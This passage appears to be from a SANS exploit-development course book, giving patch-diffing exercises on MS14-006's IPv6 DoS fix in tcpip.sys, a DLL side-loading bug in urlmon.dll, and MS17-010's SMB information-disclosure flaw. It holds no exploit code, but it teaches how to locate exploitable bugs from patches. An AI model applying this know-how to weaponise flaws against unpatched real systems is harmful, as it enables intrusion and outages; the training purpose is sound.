
The point of this exercise was to demonstrate that not all patches are equal, even for the same update between the various Windows OSs affected. Microsoft sometimes silently patches "things." You have to remember that some vulnerabilities are discovered internally and may be addressed silently. Some are privately disclosed with limited details released. Others are released as 0-days with exploit code.

Course Roadmap

- Reversing with IDA and Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- Return-Oriented Shellcode
  - ➢ Exercise: Return-Oriented Shellcode
- Binary Diffing Tools
  - ➢ Exercise: Basic Diffing
- Microsoft Patches
- Microsoft Patch Diffing
  - ➢ Exercise: Diffing MS07-017
  - ➢ Exercise: Diffing MS16-009 & MS16-014
  - ➢ Exercise: Discovering & Weaponizing CVE-2016-0041
  - ➢ Exercise: Diffing Update MS13-017
- Extended Hours – MS17-010 and more...

This page intentionally left blank.



760.3 Extended Hours

In this extended session, you have the opportunity to run through any of the previous exercises where you may need more time, or you may continue on to diff MS14-006, MS17-010, or others. Another option is to write an IDAPython script to potentially find DLL side-loading bugs. There is little information provided to you for each exercise. This is by design to ensure that you are required to use the tools covered today and improve your ability to identify code changes. This is an acquired skill that improves only when you take the time necessary to work through the problems, and it requires plenty of patience. Sometimes, it is helpful to write IDAPython scripts. You often have to set up a debugging session and pause execution at code blocks identified to be interesting or that have noticeably changed. You can also download newly patched vulnerabilities from TechNet.

Exercise: Diffing MS14-006 (1)

Option 1


- On Patch Tuesday in February 2014, Microsoft patched the well-known IPv6 Route Advertisement DoS: http://tools.ietf.org/html/rfc6104
  - It was patched only on Windows 8, RT, and Server 2012, leaving Windows 7 and prior unpatched
    - Nicolas Economou from Core Security diffed Windows 8 and then checked Windows 7 to see if it was fixed
    - Core contacted Microsoft to report the discrepancy, to which MS replied, "We fixed this bug because Windows 8 and Windows 2012 could produce a BSOD, but the rest of the OSs not"
    - https://www.secureauth.com/blog/ms14-006-microsoft-windows-tcp-ipv6-denial-of-service-vulnerability
  - **Don't look at the next slide as it contains the answer**

Exercise: Diffing MS14-006 (1)

On Patch Tuesday, February 2014, Microsoft patched the well-known IPv6 Route Advertisement DoS mentioned at http://tools.ietf.org/html/rfc6104 and many other locations. Just do a quick Google search. It has been known for years that this problem exists and affects many vendors' products. The IETF has yet to come up with an official fix to the problem. Microsoft seems to have patched the issue for Windows 8, RT, and Server 2012, but no prior operating systems. Nicolas Economou from Core Security diffed the Windows 8 patch and then checked Windows 7 to see if it was fixed and determined that it was not. Core Security contacted Microsoft to report the discrepancy, to which Microsoft replied, "We fixed this bug because Windows 8 and Windows 2012 could produce a BSOD, but the rest of the OSs not." Please see the following URL for this information, as well as Nicolas's interpretation and information about the vulnerability:
https://www.secureauth.com/blog/ms14-006-microsoft-windows-tcp-ipv6-denial-of-service-vulnerability.


The tcpip.sys files used for this diff are in your 760.3 folder. They are under the subdirectory MS14-006. The patch has already been extracted for you. HINT: Take a look at the functions with the symbol names prefixed with "Ipv6…." It is not expected that you will 100% determine the issue from only a diff; however, you should come up with some good theories that you can later validate. The more files you diff, the better you can get at identifying the bug fixes. In 760.4, as an optional exercise at the end of the section, you will be instructed to use a Kernel debugging session to validate your findings and assumptions.

Until you are ready, do not look at the next slide because it contains the answer!



Exercise: Diffing MS14-006 (2)

On this slide is the function Ipv6pUpdateSitePrefix(). The patched vulnerability is pointed out on the slide. On the left side is the unpatched version of the tcpip.sys file for 64-bit Windows 8.0, and on the right is the patched version. On the right, you can see that there are a couple additional code blocks prior to calling ExAllocatePoolWithTag(), which allocates Kernel Pool memory for IPv6 address prefixes and returns a pointer to the allocation. Specifically, the block highlighted on the right with the circle shows a comparison between an offset to the address held in RDI and the number 10, or 0xA in hex. Immediately following that is the Jump short if Not Below (JNB) instruction. If the value pointed to by the offset to RDI is < 10, we continue to the Kernel Pool allocation; otherwise, we take the jump. The value 0xA is the maximum number of IPv6 address prefixes that can be stored, preventing the aforementioned, well-known IPv6 resource exhaustion DoS from working. You can work on confirming this in the 760.4 section after we get Kernel debugging set up, or try to jump ahead now if you have time.




IDAPython Script for DLL Side-Loading Bugs

In a lab today you performed a patch diff to locate the DLL side-loading vulnerability in **urlmon.dll**. We saw that there were two reasons why this bug was exploitable:

1) The dwFlags argument of 0x0 was used and not the safer option of 0x800.
2) The PhoneInfo.dll module did not exist on the file system.

See if you can write a script using this information in order to locate the vulnerable library load calls. On the slide is an example of a working result.




MS17-010 – Information Disclosure Bug

For Option 3, your goal is to work on your own to obtain the patches online using the information covered in this book. MS17-010 was an important update covering several vulnerabilities related to SMB Version 1.0. Work on looking specifically at the Information Disclosure bug related to CVE-2017-0147.

You will need to download the cumulative patch. To simplify and to make for a smaller download, it is recommended that you use the Windows 7 x86 update. You will need to locate the most recent version of the extracted srv.sys file. You can use PatchExtract13.ps1 and PatchClean.ps1 to help. This may require that you download updates from prior months before March 2017.

Hint: The memset() function is often used to initialize memory and prevent leaks.



Download a Cumulative Update


A final option is to go out to the Microsoft website and download a cumulative update. If you want to start with an easier option, go for Windows 7 or Windows 8 updates. They are also much smaller. You would need to determine an update of interest. Use PatchExtract and PatchClean to extract the patches and sort them, and then locate the most recently modified version of the patched file. This will require some work on your end, but will prove valuable!

760.3 Conclusion

- You should have greatly improved your skills with reverse engineering using IDA
- We covered a number of Microsoft Updates to identify the relevant code changes
- Some patches are complex
- Microsoft sometimes attempts to obfuscate updates
- If you have additional time, try out the PatchExtract and PatchClean scripts

760.3 Conclusion

SEC760.3 focused heavily on patch diffing, especially with the Microsoft patch process. We looked at a number of patches and how to approach reverse engineering them for changes.



What to Expect Tomorrow

This slide is a sample of the primary topics we cover in 760.4.

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."
Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

SANS Programs
sans.org/programs

GIAC Certifications
Graduate Degree Programs
NetWars & CyberCity Ranges
Cyber Guardian
Security Awareness Training
CyberTalent Management
Group/Enterprise Purchase Arrangements
DoDD 8140
Community of Interest for NetSec
Cybersecurity Innovation Awards

Search SANSInstitute

SANS Free Resources
sans.org/security-resources

- E-Newsletters
  NewsBites: Bi-weekly digest of top news
  OUCH!: Monthly security awareness newsletter
  @RISK: Weekly summary of threats & mitigations
- Internet Storm Center
- CIS Critical Security Controls
- Blogs
- Security Posters
- Webcasts
- InfoSec Reading Room
- Top 25 Software Errors
- Security Policies
- Intrusion Detection FAQ
- Tip of the Day
- 20 Coolest Careers
- Security Glossary

SANS Institute
11200 Rockville Pike | Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)
info@sans.org